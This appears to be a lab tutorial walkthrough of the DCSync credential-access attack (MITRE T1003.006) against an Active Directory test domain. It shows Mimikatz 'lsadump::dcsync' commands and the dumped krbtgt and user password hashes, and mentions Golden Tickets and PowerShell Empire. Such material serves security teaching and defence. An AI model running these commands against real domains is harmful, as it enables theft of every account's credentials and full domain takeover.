iGNITE Technologies

Credential Access DCSync

(MITRE:T1003.006)

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Contents

Introduction

Most organizations need more than one domain controller for their Active Directory and to maintain consistency among multiple domain controllers, it is necessary to have the Active Directory objects replicated through those DCs with the help of MS-DRSR, also known as the Microsoft feature Directory Replication Service (DRS) Remote Protocol, that is used to replicate users' data from one DC to another. Taking advantage of this feature, the attack abuses the MS-DRSR using Mimikatz-DCSYNC.

What is DCSYNC Attack

The Mimikatz DCSYNC-function allows an attacker to replicate Domain Controller (DC) behavior. Typically, it impersonates as a domain controller and requests other DC's for user credential data via GetNCChanges.


But a compromised account should be a member of administrators, Domain Admin, or Enterprise Admin to retrieve account password hashes from the other domain controllers. As a result, the intruder will build Kerberos forged tickets using a retrieved hash to obtain any of the Active Directory 's resources, which is known as the "**Golden Ticket attack**."

Walkthrough on DCSYNC Attack

Mimikatz

So, here we have a normal user account, hence at present User, Yashika is not a member of any privileged account (administrators, Domain Admin or Enterprise Admin).


```
whoami /groups
```



```
C:\Users\yashika>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```


When the attacker attempts to execute the command MimiKatz-DCSYNC to get user credentials by requesting other domain controllers in the domain, this will cause an error as shown in the image. This is not possible.

```
lsadump::dcsync /domain:ignite.local /user:krbtgt
```



```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz # _
```

So now we have granted Domain Admins right for user Yashika and now yashika has become the member of domain Admin Group which is also AD a privileged group.



Member of:


Name	Active Directory Domain Services Folder
Domain Admins	ignite.local/Users
Domain Users	ignite.local/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

We then confirmed this by listing the details of user Yashika ‘s group information and found that she is part of the domain admin group.

```
whoami /groups
```




```
C:\Users\yashika>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                   Type             SID
============================================ ================ ================
Everyone                                     Well-known group S-1-1-0
BUILTIN\Users                                Alias            S-1-5-32-545
BUILTIN\Administrators                       Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                     Well-known group S-1-5-4
CONSOLE LOGON                                Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11
NT AUTHORITY\This Organization               Well-known group S-1-5-15
LOCAL                                        Well-known group S-1-2-0
IGNITE\Domain Admins                         Group            S-1-5-21-35235570
Authentication authority asserted identity   Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias           S-1-5-21-35235570
Mandatory Label\Medium Mandatory Level       Label            S-1-16-8192
```

Now let ask for a credential for KRBTGT account by executing the following command using mimikatz:

```
lsadump::dcsync /domain:ignite.local /user:krbtgt
```


As a result, it will retrieve the KRBTGT NTLM HASH, this hash further can be used to conduct the very famous GOLDEN Ticket attack, read more about it from **here.**



```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d6b66809
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246
```

Similarly, for every user account in the domain with the same command, we can obtain credentials. Here, it not only requests the current hash but also seeks to get the previous credentials stored.

```
lsadump::dcsync /domain:ignite.local /user:kavish
```




```
mimikatz # lsadump::dcsync /domain:ignite.local /user:kavish
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'kavish' will be the user account

Object RDN           : kavish

** SAM ACCOUNT **

SAM Username         : kavish
User Principal Name  : kavish@ignite.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCO
Account expiration   :
Password last change : 5/10/2020 10:02:27 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-1604
Object Relative ID   : 1604

Credentials:
  Hash NTLM: 4f65927f6dae9e794cbca3407ee3890d
    ntlm- 0: 4f65927f6dae9e794cbca3407ee3890d
    ntlm- 1: 9e6774bd751acba910b295bad51f8372
    ntlm- 2: 64fbae31cc352fc26af97cbdef151e03
    lm  - 0: 39ce69df857ddb632769fb5d65febbae
    lm  - 1: 0c17825bc49203d0be36eaea28b2c024
    lm  - 2: 4b3698bfd19b583eac3a5ae13f6b9939

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e73b69c3cc34245d313fc89485048fdc

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkavish
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8b05532dca75ecb716f667b985a02a4d64243548d081
      aes128_hmac       (4096) : 2913f3f208007432a22122392dca58ed
      des_cbc_md5       (4096) : 768364d00ea28525
    OldCredentials
      aes256_hmac       (4096) : 4bb5ce89b851bbf8c5ba2cd75e4cccc59fff4985c4c9
      aes128_hmac       (4096) : e3c365232530a22efbd407ce256262c4
      des_cbc_md5       (4096) : 5bd9dccb4a98aed0
    OlderCredentials
      aes256_hmac       (4096) : 9f69515cfcdc59ac4d681b8a2d19fbe5c17815d639d5
      aes128_hmac       (4096) : d59d4bd8a8140c5f236de7dc0b0342a9
      des_cbc_md5       (4096) : 76986d67ce2a2085
```

PowerShell Empire

If you want to conduct this attack remotely, PowerShell Empire is one of the best tools to conduct DCSYNC attacks. Only you need to compromise the machine that is a member privilege account (administrators, Domain Admin, or Enterprise Admin) as shown here.

